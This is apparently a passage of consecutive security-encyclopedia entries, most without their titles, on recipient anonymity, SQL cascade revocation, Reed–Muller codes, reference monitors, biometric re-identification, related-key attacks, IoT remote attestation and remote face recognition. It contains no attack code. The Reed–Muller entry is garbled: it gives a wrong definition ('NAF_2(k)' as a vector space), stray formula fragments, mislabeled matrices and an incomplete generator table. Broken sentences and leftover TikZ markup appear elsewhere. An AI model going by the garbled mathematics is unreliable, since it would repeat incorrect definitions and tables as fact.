The definition above captures the probabilistic nature of the process carried out by an attacker willing to identify the recipient of a message. The attacker may perform a passive or an active attack depending on whether he merely monitors network traffic or performs some actions to disturb the communication, such as blocking or injecting new messages. After the attack, the adversary obtains a distribution of probabilities that link the particular message to potential recipients. Therefore, recipient anonymity is not only determined by the size of the recipient anonymity set but also by the uniformity of the probabilities, in other words, the level of uncertainty of the attacker when guessing who is the actual recipient. This is the reason why various metrics for quantifying anonymity are based on the concept of information entropy (Lu et al. 2019).

However, it might be the case that even when an entropy-based metric suggests strong recipient anonymity, it does not necessarily imply strong anonymity for each particular recipient in the anonymity set, as suggested by Pfitzmann and Hansen (2010). In some situations, we might have that very few recipients are much more likely than the others, and thus their anonymity is weak. This also indicates that recipient anonymity is context dependent and thus depends on the particular type of attacker being faced. Consequently, recipient anonymity can be defined with respect to an external attacker or an internal attacker, including both intermediaries and data sources. Protection mechanisms will depend on the type of adversary that needs to be countered.

When protecting recipient anonymity, the first and most basic mechanism is to remove any identifiable information that may link the message to the recipient. However, without a destination address it is not possible to route the message through the network. It is therefore necessary to find an identifier that enables routing the message without revealing the

actual identity of the recipient. A common approach is to use a multicast address (Shields and Levine 2000) rather than a unicast address so that the actual recipient remains anonymous among all the members belonging to the multicast group, that is, the recipient anonymity set.

A more sophisticated approach consists of using network overlays capable of hiding the correspondence between input and output messages. This idea was first proposed by Chaum (1981) and served as an inspiration for many other schemes and tools available today. In essence, there is a network of devices that receive encrypted messages and forward equal-sized decrypted messages only after each message has been mixed with a sufficient number of messages. It is mix networks (https://en.wikipedia.org/wiki/Mix_network) were designed to hide the relationship between senders and recipients, they also support recipient anonymity with respect to external attackers. On top of that, the original data source may include an anonymous reply or return address for allowing the destination to respond to the data source (now the recipient) without revealing its identity.

Finally, it is worth noting that there are some additional notions which provide stronger guarantees than recipient anonymity. These notions are undetectability and unobservability. Recipient undetectability means that an attacker cannot be sure whether or not a particular actor is a recipient. This is typically achieved by introducing large amounts of bogus traffic to cover real messages so that the attacker cannot sufficiently tell whether a message is real or not. Recipient unobservability augments that notion with anonymity even against other recipients, that is, not even recipients learn whether or not a particular recipient has received a message. A popular scheme called DC-nets (Chaum 1988) is capable of providing such level of protection by taking advantage of a tightly synchronized broadcast channel.

Applications

Anonymity is an important property that protects individual freedom, civil rights, and democracy from infringement by totalitarian governments and private companies. Anonymity enables users to behave freely without discrimination or repression.

Recipient anonymity is convenient when using common Internet services such as web browsing or email communications but also for resisting censorship. In all these situations, users may want to prevent third

parties from learning with whom they are communicating not only because this may leak sensitive information about the user – social relationships, health condition, political ideas, or religious beliefs – but also because it may result in prosecution, penalties, or even physical harm depending on the type of data being accessed and who the attacker is, for example, a nation where freedom of speech and press are limited by law. Censorship-resistant systems (Khattak et al. 2016) can also benefit from recipient anonymity. In this context, recipient anonymity is paramount to keep the servers holding forbidden documents and allowing people to speak freely operational. Citizens should be able to gain unrestricted access to the servers, but the identity and/or location of the servers must not be revealed even to legitimate users to avoid lockdowns by censors. Note that censors could pose as legitimate users of the censorship-resistant system in an attempt to track the servers.

Other contexts may also benefit from having recipient anonymity. For example, in wireless sensor networks, it is critical to keep the identity of the data sink hidden from external adversaries. The reason for this is that an outsider may want to physically reach this device to compromise it and take control of the network or even destroy it, thereby taking the whole network down. In this case, recipient anonymity is closely related to the concept of receiver-location privacy (Rios et al. 2016). This is also the case in other types of ad hoc networks, where it is necessary to establish a communication path with other parties while keeping the identity and/or location of the destination undisclosed.

Open Problems and Future Directions

Dealing with computational unrestricted attackers capable of controlling all communication links while keeping a low network overhead is a challenging problem. These attackers, which are typically referred to as global adversaries, demand for protection mechanisms that impose a great overhead either in terms of communication delays or bogus traffic injection. Therefore, finding lightweight anonymity solutions in the presence of powerful adversaries is an open problem.

Despite the number of metrics for measuring anonymity, it is very difficult to actually assess the level of protection of the recipient since it very much depends on the information available to the attacker. Moreover,

there might be various simultaneous attackers willing to identify the recipient, each of which may have access to different information at the time of launching the attack.


Cascade revoke

Definition




Recursive revocation demands that when an administrative authorization is revoked, all the authorizations dependent on the revoked authorization be also revoked, iteratively applying the process for each authorization being revoked.

Theory

When administrative privileges can be delegated, if an administrative authorization is revoked, the problem arises of dealing with the authorizations specified by the users from whom the administrative privilege is being revoked. For instance, suppose that Alice gives Bob the authorization to read relation `Employee` with the grant option privilege,

meaning that Bob can give this authorization to others. Suppose then that Bob grants the authorization to Carol, and subsequently Alice revokes the authorization from Bob. The question now is what should happen to the authorization that Carol has received? If Carol's authorization depended on the authorization being revoked from Bob, Carol's authorization would remain dangling, and therefore it should also be removed. This would trigger the problem of the authorizations granted in turn by Carol, and recursively of other authorizations dependent on them, which should then be recursively deleted.

In the current SQL standard (Information technology – Database languages – SQL, 2016), the REVOKE statement can be used to remove privileges (authorizations). The REVOKE statement is based on the notion of *dependent privileges*. If a user has a privilege with GRANT OPTION and has granted it to other users, the privileges of those other users are dependent privileges. The REVOKE statement identifies the privilege that has to be revoked and if it is executed with the CASCADE option, when the user being revoked the privilege does not have anymore the administrative right ("Grant Option") for the privilege, all the dependent privileges (i.e., all the authorizations she granted) are automatically deleted. This control is also applied for each authorization deleted which had the grant option, causing revocation to recursively propagate if the user of the authorization does not have anymore the grant option for the privilege. To illustrate, consider the authorizations resulting from the grant operations (for a privilege, with the grant option) in Fig. 1a. Suppose that Alice revokes the authorization from Bob with CASCADE. Since Bob does not have anymore the grant option on the privilege, the authorization granted by Bob to Carol is also revoked. For the same reasoning, the authorizations granted by Carol to Ellen and Frank are revoked. Recursive revocation stops at Frank (the authorizations he granted are not revoked), in virtue of the authorization for the privilege with the grant option he received from David. Figure 1b illustrates the authorization state resulting after the revocation. Note that a user can only revoke privileges that the user has granted directly. As an example, consider again the grant operations illustrated in Fig. 1a. In this case, Alice cannot revoke the privilege directly from Carol since Carol has received the privilege from Bob (and only indirectly from Alice). As another example, consider users Carol and David who have granted the same privilege to Frank. In this case, Carol can revoke her own grant but not David's grant.



Recursive Revoke, Fig. 1 Grant operations (**a**) and the result of a `REVOKE` statement (**b**)

Note that the SQL standard also supports the non-cascade (restricted) option, meaning that the system rejects the revoke operation if its enforcement would entail deletion of other authorizations beside the one for which revocation is requested.

Historical Notes

While the common accepted interpretation of recursive revocation is SQL cascade revocation, it is worth noting that there is not a "unique" way to define which authorizations are dependent on another, and would then need to be recursively revoked since they would remain dangling if the other is deleted. For an example of alternative approach to recursive revocation, it is useful to look at the history of System R (Griffiths and Wade, 1976). The original System R revocation policy (*time-based cascade* revocation) adopted the following semantics: when a user is revoked the grant option on an access, all authorizations that she granted and could not have been granted had the revoked authorization not been present should also be (recursively) deleted. The revocation is recursive since it may, in turn, cause other authorizations to be deleted. More precisely, let *AUTH* be the initial authorization state and $G_1, \ldots, G_n$ be a sequence of grant requests (history) that produced authorization state *AUTH′*. The revocation of a grant G_k should result in authorization state *AUTH″* as if G_k had never been granted, that is, resulting from history $G_1, \ldots, G_{k-1}, G_{k+1}, \ldots, G_n$. The enforcement of this revocation semantics requires to keep track of (i) who granted which authorization and (ii) the time at which the authorization was granted. To

illustrate, assume that in the example mentioned above the time at which the authorizations were granted be as in Fig. 2a. The label associated with the arc states the time at which the authorization was granted (like before we assume all authorizations to be with the grant option). With time-based recursive revocation, when Alice revokes the authorization from Bob, the authorization from Carol will also be deleted (since Bob does not have anymore any authorization for the privilege with the grant option). Similarly, the authorization granted by Carol to Ellen and Frank will be revoked. Unlike before, revocation does not stop at Frank, since also the authorizations granted by Frank to Gary and by Gary to Ingrid need to be deleted. In fact, had the authorization that Frank received from David not existed, the grant request of Frank to give the authorization to Gary, and those of Gary to give it to Ingrid, would have been denied. Figure 2b illustrates the authorization state resulting after the revocation.

Recursive Revoke, Fig. 2 Example of the original System R, time-based cascade revocation

Although the time-based cascade revocation has a clean semantics, it may not be desirable in several scenarios, and hence the simpler approach to recursive revocation that was later adopted in SQL.

Note that recursive revocation needs to be applied carefully. In fact, deleting all authorizations granted in virtue of an authorization that is being revoked is not always wanted. In many organizations, the authorizations that users possess are related to their particular tasks or functions within the organization. Suppose there is a change in the task or function of a user (say, because of a job promotion). This change may imply a change in the responsibilities of the user and therefore in her privileges. New

authorizations will be granted to the user, and some of her previous authorizations will be revoked. Applying a recursive revocation will result in the undesirable effect of deleting all authorizations the revokee granted and, recursively, all the authorizations granted through them, which then will need to be reissued. Moreover, all application programs depending on the revoked authorizations will be invalidated. To avoid these problems, alternative solutions have been proposed like the one in Bertino et al. (1997) that introduced a new type of revocation. According to this proposal, instead of deleting the authorizations the user may have granted by using the privilege received by the revoker, all these authorizations are restated as if they had been granted by the revoker.

Synonyms

Boolean functions

Definition

The Reed–Muller code of length 2^m and order r is the linear binary code whose codewords can be identified to Boolean functions of m variables and of algebraic degree less than or equal to r.

Background

Coding theory

Theory

It is well known that any property of Reed–Muller codes is a property of Boolean functions. Reed–Muller codes provide a natural way to quantify the *degree*, the nonlinearity, the correlation-immunity, or the propagation criterion of a Boolean function (Massey 1995). On the other hand, Reed–Muller codes are an important class of error-correcting codes, in particular they can be viewed as extended cyclic codes. They play a crucial role in the

study of important families of cryptographic mappings, such as permutations on finite fields. Here, the multivariable definition of Reed–Muller codes is presented. More on Reed–Muller codes can be found in Pless et al. (1998).

Definition 1
Define $\mathrm{NAF}_2(k)$ *as an ordered vector space*:

$$\mathbb{F}_2^m = \{\mathbf{v}_0, \mathbf{v}_1, \cdots, \mathbf{V}_{2^m-1}\}, \tag{1}$$

where $\mathbf{v}_i$*is an m-dimensional binary vector* (*often one takes* $\mathbf{v}_i$*as the binary representation of integer i*). *The Reed–Muller code of length* 2^m*and order r,* $0 \le r \le m$*, denoted by* $\mathscr{R}(r, m)$*, is the binary code of length* 2^m*consisting of all codewords* $\left(f(\mathbf{v}_0), f\left(\right]\mathbf{v}_1\right), \ldots, f(\mathbf{v}_{2^m-1})\right)$ *where f is any Boolean function of m variables whose algebraic degree is less than or equal to r.*

Note that $\mathscr{R}(0, m)$ corresponds to the set of constant functions and that $\mathscr{R}(1, m)$ corresponds to the set of functions that are affine or constant.

The *r*-th order Reed–Muller code is usually constructed by using as basis the set of *monomials* of degree at most *r*. One can interpret F_2^n as an $m \times 2^m$ binary matrix, the *i*th row of which is the sequence of values of variable $\mathbf{x}_i$ evaluated for the successive vectors $\mathbf{v}_i$. Thus, $\mathbf{x}_i$ is in fact a Boolean function over F_2^n : for each *j*, $\mathbf{x}_i(\mathbf{v}_j)$ equals the *i*th symbol of vector $\mathbf{v}_j$. This function produces a unique codeword whose symbols are labeled with respect to (1). For the sake of simplicity, $\mathbf{x}_i(\mathbf{v}_j)$ is denoted by $x_{i,j}$.

Now, any monomial $\prod_{i \in I}\mathbf{x}_i$ is, in the same way, a Boolean function *g* satisfying for $0 \le j \le 2^m - 1$

$$g(\mathbf{v}_j) = \begin{cases} 1, \text{ if } x_{i,j} = 1 \text{ for all } i \in I, \\ 0, \text{ otherwise.} \end{cases}$$

In this way, a basis for $R(r, m)$ can be obtained. An explicit construction for $m = 4$ is presented in the example below.

Proposition 1
The set of monomials

$$\mathbf{x}_1^{e_1}\mathbf{x}_2^{e_2}\cdots\mathbf{x}_m^{e_m}\ e_i \in \{0,1\}\ \sum_{i=1}^{m} e_i \leq r,$$

is a basis of code $\mathscr{R}(r, m)$.

Example: Construction of a Generator Matrix $\mathcal{G}_r$ for Each Code

$\min\{t+1, f+2\}$ Matrix $\mathcal{G}_r$ is obtained by computing the codewords produced by the monomials of degree less than or equal to *r*, using Proposition 1. Observe in Table 1 that $\mathcal{E}_k$ is a 5 × 16 matrix, $\mathcal{E}_k$ is a 11 × 16 matrix, etc. Note also that the lines of $\mathcal{E}_k$ are the all-one vector and the lines of matrix a_r^j (with the given fixed order).

Reed–Muller Codes, Table 1 Generator matrices of the codes $\mathscr{R}(r, 4)$

$\mathbf{x}_1$	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	$\mathcal{E}_k$
$\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1	1	
$\mathbf{x}_2\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	1	1	0	0	1	1	
$\mathbf{x}_1\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	1	0	1	0	1	0	1	
$\mathbf{x}_2\mathbf{x}_3$	0	0	0	0	0	0	1	1	0	0	0	0	0	0	1	1	
$\mathbf{x}_1\mathbf{x}_3$	0	0	0	0	0	1	0	1	0	0	0	0	0	1	0	1	
$\mathbf{x}_1\mathbf{x}_2$	0	0	0	1	0	0	0	1	0	0	0	1	0	0	0	1	$\mathcal{E}_k$
$\mathbf{x}_2\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	
$\mathbf{x}_1\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	1	
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	1	
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_3$	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	1	$\mathcal{E}_k$
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	$\mathcal{E}_k$

Clearly, $\mathscr{R}(r, m)$ is a linear subspace of the 2^m-dimensional binary vector space. One can easily verify that its dimension is

$$\kappa_r = \dim \mathcal{R}(r, m) = 1 + m + \cdots + \binom{m}{r}. \tag{2}$$

It can also be shown (see Pless et al. 1998) that different codewords in $\mathscr{R}(r, m)$ differ in at least 2^{m-r} coordinates. One says that $\mathscr{R}(r, m)$ has *minimum distance* 2^{m-r} (Boolean functions). This proves:

Proposition 2
The r-th order Reed–Muller code $\mathscr{R}(r, m)$, $0 \le r \le m$, *has length* $n = 2^m$, *dimension* κ_r *given by* (2), *and minimum distance* 2^{m-r}.

Reference Monitor

Trent Jaeger[21] ✉
(21) Systems and Internet Infrastructure Security Lab, Pennsylvania State University, University Park, PA, USA

Definition

A *reference monitor concept* defines a set of design requirements on a *reference validation mechanism*, which enforces an access control policy over subjects' (e.g., processes and users) ability to perform operations (e.g., read and write) on objects (e.g., files and sockets) on a system.

- The reference validation mechanism must always be invoked (*complete mediation*).
- The reference validation mechanism must be tamperproof (*tamperproof*).
- The reference validation mechanism must be small enough to be subject to analysis and tests, the completeness of which can be assured (*verifiable*).

The claim is that a reference validation mechanism that satisfies the reference monitor concept will correctly enforce a system's access control policy, as it must be invoked to mediate all security-sensitive operations, must not be tampered, and has undergone complete analysis and testing to verify correctness.

Background

In 1972, James P. Anderson coordinated the Computer Security Technology Planning Study with a panel of ten industry, government, and academic security experts (Anderson 1972). The goal of the panel was to determine

the requirements for US government computer systems to execute securely in the presence of malicious users. Contemporary systems assumed that all threats originated from external attackers, but malicious users in control of processes running on the system may also violate the system's access control policy. For example, a malicious programmer may steal information accessed by processes running her program or a malicious user may steal other user's data stored on the same system.

To prevent unauthorized access by malicious users, the panel recommended that computing systems be designed in accordance with requirements embodied by the *reference monitor concept*. The reference monitor concept envisions that a system component, called a reference validation mechanism, will be responsible for enforcing the system's access control policy over user process operations. The reference monitor concept defines the requirements for implementing such a mechanism in a manner that ensures that malicious users cannot circumvent policy enforcement.

Theory

The claim is that by implementing a reference validation mechanism in accordance with the reference monitor concept all accesses by user processes will adhere to an access control policy enforced by the mechanism. This claim is based on successful implementation of the three design requirements of the definition above.

First, the *complete mediation requirement* specifies that the reference validation mechanism mediates all security-sensitive operations by user processes. Complete mediation enables the reference validation mechanism to authorize each security-sensitive operation against the access control policy. Since only security-sensitive operations can violate the access control policy, such mediation ensures that user processes can only perform operations authorized by the access control policy.

Second, the *tamperproof requirement* specifies that the reference validation mechanism cannot be modified by user processes. This prevents a malicious user from modifying the behavior of the reference validation (mechanism), e.g., to approve operations that are not allowed by the access control policy. In practice, the tamperproof requirement also covers the access control policy itself. This prevents a malicious user from gaining

unauthorized access by modifying the access control policy enforced by the reference validation mechanism.

Third, the *verifiable requirement* specifies that the reference validation mechanism be small enough to enable practical verification of correctness. A reference validation mechanism is correct if it generates the correct access control query, processes that query correctly against the access control policy, and correctly implements the resultant decision (allow or deny). While not strictly implied by the requirement, it is also desirable to determine whether the access control policy is correctly specified relative to some goal.

Applications

The Multics operating system (Schroeder et al. 1978) was the first one designed with comprehensive security enforcement, aiming to protect the secrecy of data and the integrity of the operating system and trusted software. However, as the Multics project matured, it became clear that the Multics system was complex, and this hindered the developers ability to determine whether the proposed security guarantees were correctly enforced (Schroeder 1975).

The development of the reference monitor concept aimed to remedy this problem by defining the requirements for a correct and unbypassable reference validation mechanism. Subsequently, several projects emerged to demonstrate the efficacy of building reference validation mechanisms based on these design requirements. These types of operating systems were called *security kernels*, as they each contained a small, core component that included a reference validation mechanism designed to satisfy the reference monitor concept (Ames et al. 1983). Examples of commercial security kernels were Scomp (Fraim 1983) and gemini multiprocessing secure operating system (GEMSOS) (Schell et al. 1985).

Since that time, the reference monitor concept has been considered a foundation of secure system design. This is reflected in the US Government's criteria for building secure systems, the Trusted Computer System Evaluation Criteria (1985) (in particular, the "Orange" book), where the reference monitor is used as a motivation for the choice of its security evaluation classes. Gasser's seminal book (1988), "Building a Secure Computer System," also based its design methodology on the reference

monitor concept. This book motivated a variety of researchers and companies to leverage microkernel and hypervisor systems for security enforcement, as their small size made them more amenable to verification. Finally, Irvine suggested that the reference monitor concept be used as a guiding principle for computer security education (1999).

Despite this convergence on the reference monitor concept in the security community (Branstad et al. 1989; Karger et al. 1991; Minear 1995), commercial operating system designs were largely unaffected. Trusted Solaris (Sun Microsystems 2006) was an exception, as the Solaris system was forked in the late 1980s to deploy an operating system for enforcing multilevel security. However, this version of Solaris remained separate from mainstream Solaris until 2006. It was not until the early 2000s, when the fundamental security problems in commercial systems were finally accepted (Loscocco et al. 1998), that a reference validation mechanism aiming for the reference monitor concept was developed for a mainstream, commercial operating system. The Linux security modules (LSM) framework was implemented for Linux 2.6 (Wright et al. 2002), enabling the support of multiple reference validation mechanism. That is, the LSM framework provides complete mediation, whereas the choice of module (and supporting system services) determines how tamperproofing and verification are achieved. A similar design has been applied to TrustedBSD, Mac OS X, the Xen hypervisor, and some user-space programs, most notably X Windows.

Open Problems

The main open problems in meeting the requirements of the reference monitor concept involve verifying those requirements on implementations of reference validation mechanisms (Jaeger 2008). Each requirement has its own unique challenges. Complete mediation requires that all security-sensitive operations are identified, but often these operations are not precisely defined. Tools have been built to verify complete mediation for the LSM framework (Jaeger et al. 2004; Tan et al. 2008; Zhang et al. 2002), and several bugs were found (since fixed). For tamperproofing, the problem is that most systems have a trusted computing base that is too large to determine whether tampering is prevented. In many systems, several user-level processes are trusted with the authority to modify the kernel (e.g.,

install modules), but many of these processes themselves are vulnerable to tampering. However, verification is the most difficult of the requirements to satisfy, as designing a general algorithm to prove that an arbitrary program behaves correctly is tantamount to solving the Halting problem. While current algorithms can prove correctness properties of specific programs, the variety of reference validation code and the complexity of correctness properties preclude verification for all but the smallest, most specialized systems.

Summary

In this entry, re-identification and biometric template update is defined, and the background is presented. Further, the applications, open issues, and future research directions are enumerated.

Definitions

Re-identification offers a useful tool for non-invasive biometric validation, surveillance, and human-computer interaction in a broad range of applications from crowd traffic management to personalized healthcare. It

often includes automatic update of the classifier to the variations of the subject.

Background

Biometric-based person recognition poses a challenging problem because of large variability in biometric sample quality encountered during testing. Solutions in the form of adaptive biometrics have been introduced to address this issue. These adaptive biometric systems aim to adapt enrolled templates to variations in samples observed during re-identification (Yi et al., 2014; Rattani et al., 2015). Several surveys on person Re-ID already exist, most of which are concentrated in hand-crafted systems (Gong et al., 2014) and deep-learning based techniques (Lavi et al., 2018). Some of the major challenges for person re-identification system that are being addressed in the research community are illumination changes, resolution, occlusion, uniform clothing, and lack of annotated data.

These adaptive biometric systems attempt to update reference galleries by integrating information captured in input operational samples. The twofold aim is to continuously adapt the biometric system to the intra-class variation of the input data as a result of (1) changing acquisition conditions that may have adverse impact on the system, for example, pose and illumination changes for face biometrics, and (2) age and life-style-related changes that can cause permanent changes to the biometric trait (Pisani et al., 2019). Existing literature have utilized self-training, co-training, and graph-based label propagation scheme for the joint use of labeled and unlabeled data for biometric template updating (Rattani, 2010). One of the major challenges include adaptation of the biometric templates of a subject using an impostor sample due to misclassification error.

Application

The applications of re-identification are in automated border control and mobile biometrics:

- *Automated Border Control*. Over 4.1 billion aircraft passengers flew in 2017. This number is expected to be nearly double by 2037 (Nyugen et al., 2019; Anand et al., 2016). Due to the significant growth in airline

services and passenger traffic, automated border control (ABC) systems have been installed to control the air traffic flow in an automatic manner while maintaining the security. However, there are multiple security checkpoints from airport entry to boarding the flight which require the passenger's re-authentication multiple times.
- *Continuous Mobile User Authentication*. Biometric authentication has become a popular alternative to passwords on mobile devices (Mohammad et al., 2020). However, most implementations do not incorporate any mechanisms to ascertain whether the originally authenticated user is still in control of the mobile device. Thus, the user has to re-scan for any subsequent device access, which may lead to biometric scan fatigue. One solution to this problem is to re-authenticate the user via ancillary surrogates of identity that are likely to be stable and unique in the short term and easier to acquire compared to the primary biometric modality, such as clothing information.

Open Problems and Future Directions

- Investigation into computationally friendly soft-biometric traits for continuous mobile user authentication is needed.
- Updated strategies for continuous adaptation of the biometric templates to the intra-class variations of the samples should be developed as a path forward.

Related Key Attack

Alex Biryukov[24] ✉

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The idea of the attack is that the attacker knows (or chooses) a relation between several keys (up to 256 in some recent attacks) and is given access to encryption functions with such related keys. The goal of the attacker is to find the keys themselves.

Background

The first attacks of this type were developed independently by Biham (1994) and Knudsen (1993), and the notion of a *related key attack* was defined by Biham (1994).

Theory

The relation between the keys can be an arbitrary bijective function R (or even a family of such functions) chosen (or known) in advance by the adversary (Belare and Khono 2003). In the simplest form of this attack, this relation is just a XOR with a constant: $K_2 = K_1 + C$, where the constant C is chosen by the adversary. This type of relation allows the adversary to trace the propagation of XOR differences induced by the key difference C

through the key schedule of the cipher. However, more complex forms of this attack allow other (possibly nonlinear) relations between the keys. For example, (Biham 1994) uses rotational relations $K_2 = ROL(K_1)$ and the recent attack on AES-256 (Biryukov and Khovratovich 2009) uses XOR relations between the subkeys $K_2 = F^{-1}\ (F(K_1) + C) = R_C(K_1)$.

Applications

A line of ciphers have been shown to have weaknesses in this attack scenario (Kelsey et al. 1996, 1997), namely, IDEA, GOST, SAFER, Triple-DES, CAST, DES-X, TEA, etc. Widely used ciphers like RC4 (Fluhrer et al. 2001), Kasumi (Biham et al. 2005), AES-192, and AES-256 (Biryukov and Khovratovich 2009; Biryukov et al. 2009) have been broken in this attack scenario.

The scenario of the attack is very powerful in terms of the attacker's capabilities and thus somewhat unrealistic in practice. However, cryptographers usually try to design primitives which can be automatically used without further analysis in the widest possible set of applications, protocols, or modes of operation. Thus, security against such attacks is always one of the design goals. For example, block ciphers susceptible to related-key differential attacks may lead to insecure compression functions, if they are instantiated by a Davies-Meyer construction (e.g., (Biryukov et al. 2009)).

A cryptanalytic attack called slide attack can be viewed as a variant of a related key attack, in which a relation of the key with itself is exploited. Slide attacks are known plaintext or chosen plaintext attacks and thus are more practical than related key attacks since they do not require the attacker to know relations between different encryption keys.

Definition

Remote attestation (RA) is a two-party security protocol typically performed as an interaction between a trusted entity (*Verifier*) and a potentially compromised remote device (*Prover*). The main objective of RA is to allow the Verifier to check the internal state of the Prover and verify the Prover's integrity remotely. Since conventional Internet of Things (IoT) devices lack standardized trusted computing mechanisms (e.g., Trusted Platform Module (TPM)), RA protocol designs for IoT devices rely on various assumptions about a lightweight trusted component resided in the IoT device.

Background


As a result of the IoT revolution, traditional infrastructures such as automotive, healthcare, and industrial systems have been transformed into network-connected, autonomous, and collaborative smart systems. Apart from the unique and remarkable opportunities, low-end device

manufacturers rarely prioritize security, mainly due to the low-cost design, resource-constraint nature, and rush-to-market strategy. Consequently, IoT devices are continuously vulnerable to catastrophic cyber attacks that target these devices to corrupt their legitimate operations and gain access to their private and sensitive data. While it is challenging to prevent IoT devices from being compromised, designing lightweight security protocols that detect compromised IoT devices becomes crucial.

Aimed at securing IoT devices, *Remote Attestation* (RA) has been proposed as a security mechanism for malware detection that reports the adversarial presence and provides evidence about the integrity of individual devices. Traditional systems perform attestation through a Trusted Platform Module (TPM) (Arthur and Challener, 2015), a secure cryptographic co-processor standardized by the Trusted Computing Group (TCG). However, resource-constraint IoT devices do not support a TPM mainly due to their low-cost design with limited power budget, constrained computational capabilities, and small board space requirements.

In the IoT domain, RA protocols are typically classified into three main different approaches: *software-based*, *hardware-based*, and *hybrid techniques*.

Software-based RA schemes are low-cost solutions that do not require any specialized hardware (Ankerglrd et al., 2021). These schemes provide security guarantees by relying on strict time constraints (e.g., Seshadri et al. 2004) or on the lack of free space to store the malicious code (e.g., Yang et al. 2007). However, the software-based RA schemes have security limitations; for instance, they are susceptible to code compression attacks (Castelluccia et al., 2009). To improve the security of the traditional software-based RA protocols, the recent state-of-the-art software-based RA schemes are relying on multi-core processors (Surminski et al., 2021).



Hardware-based RA schemes rely on a tamper-resistant hardware as a root-of-trust. In particular, hardware-based approaches use a specialized hardware platform as a secure execution environment to protect the execution of critical parts of the attestation protocol from compromised software on the device. Besides the traditional hardware-based RA approaches that incorporate a TPM (Arthur and Challener, 2015), other hardware-based RA protocols (e.g., Noorman et al. 2013) propose a customized hardware extension on the device. However, the requirement for

costly specialized hardware-security modules makes hardware-based schemes usually unsuitable for low-cost IoT devices.

Hybrid RA schemes are based on a low-cost hardware/software co-design to guarantee uninterrupted, safe, and secure code execution of the RA protocol. Overall, hybrid RA approaches aim at achieving better security than the software-based approaches without incorporating a hardware root-of-trust like hardware-based RA protocols. Thus, hybrid approaches rely on minimal hardware support that often consists of a Read-Only Memory (ROM) and a simple Memory Protection Unit (MPU) to guarantee code and memory isolation. Due to their lightweight design, hybrid RA approaches are widely adopted by the current state-of-the-art RA schemes. Examples of research platforms that follow the hybrid architecture include SMART (Eldefrawy et al., 2012) and TyTan (Brasser et al., 2015).

Theory

Remote attestation (RA) is an interactive security protocol between a trusted *Verifier* and an untrusted *Prover* as shown in Fig. 1. In a typical RA paradigm for IoT devices, the Verifier knows the expected legitimate configuration h' of the Prover. Despite the fact that the Prover is untrusted, it is generally assumed that the Prover is equipped with a lightweight trusted component, following the hybrid architecture approach. Additionally, Prover and Verifier share an attestation key k. The attestation starts when the Verifier sends a challenge or a Nonce N to the Prover (Step [baseline=(char.base)][shape=circle,draw,inner sep=2pt] (char) 1;). Upon receiving the challenge, the trusted component of the Prover measures the state of the untrusted software (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 2;), concatenates the measurement h with the challenge N, signs the result with key k, and returns an authentic response δ to the Verifier (Step [baseline=(char.base)] [shape=circle,draw,inner sep=2pt] (char) 3;). Since the Verifier knows the expected legitimate configuration of the Prover h' and the challenge N, the Verifier computes δ' (Step [baseline=(char.base)][shape=circle,draw,inner sep=2pt] (char) 4;). When the Verifier gets the response δ from the Prover, compares it with the computed δ', and if δ matches with δ', the Verifier claims that the Prover is trusted; otherwise the Prover is compromised.

Remote Attestation in IoT Devices, Remote Attestation in IoT Devices, Fig. 1 An overview of a RA protocol which involves two entities: a Prover which contains a trusted component where resides the attestation code and a Verifier that is trusted external party that verifies the Prover's integrity

The attestation procedure should guarantee the following fundamental properties:

- *Integrity*. The attestation protocol should provide reliable evidence guaranteeing that the attestation measurement reflects the Prover's memory at the time of the attestation request.
- *Authenticity*. The protocol should make certain that the attestation proof comes from the Prover in question.
- *Correctness*. The attestation should reflect the device's current state, and the attacker should not be able to evade detection.
- *Completeness*. Attestation is required for all software components of an IoT system. Attesting only one software component is futile.
- *Atomicity*. The attestation procedure must be completed in its entirety, or it will not be completed at all. As a result, the attestation will not be interrupted and will not be incomplete.
- *Freshness*. The protocol should ensure that any given response to an attestation request can be reliably linked to that request.

Open Problems and Future Directions

While typical RA schemes focus on attesting the static properties of the software running on the device (e.g., the program binary residing in memory), the dynamic attestation remains an open research challenge in IoT devices. Overall dynamic RA protocols focus on attesting the device's runtime state, e.g., data variables or control-flow information. The main objective of dynamic RA schemes is to detect runtime attacks that hijack the control-flow execution of a running program without injecting new malicious code into the memory. The dynamic RA protocols in the literature (e.g., Abera et al. 2016) that aim to detect control-flow attacks rely on tracing the software execution inside an IoT device and representing each execution flow as a single hash value. Since this approach detects only the control-flow subversion, data-oriented attacks which do not affect the control-flow executions remain undetected. Thus, designing lightweight RA protocols that run inside resource-constraint IoT devices to detect runtime attacks is an open challenge in the RA domain.

As a future work, a promising research direction is the enhancement of RA protocols to attest efficiently and effectively a large number of IoT devices known as *swarms*. With the increasing number of connected IoT devices, swarm RA protocols (e.g., Dushku et al. 2020) that can verify software integrity of all devices in a smart environment become crucial. In the swarm context, RA schemes can be distinguished based on design parameters that they take into account, such as the number of provers, number of verifiers, network topology, adversarial assumptions, etc.

Face recognition under atmospheric turbulence; Unconstrained remote face recognition

Definitions

Remote face recognition is defined as recognizing or verifying one or more persons in still images or video sequences from a long distance using a database of face images. Remotely acquired faces often have low resolution and suffer degradations due to poor illumination and atmospheric turbulence, making the task of recognition a challenging one.

Background

During the past three decades, face recognition has been a long-standing research topic with application in many areas, including finance, military, security, and daily life (Zhao et al., 2003). Numerous image-based and video-based algorithms have been proposed for each component in a face recognition pipeline, including face detection, face alignment, face enhancement, and feature extraction and verification. Until a decade ago, most of the existing face recognition algorithms were evaluated using

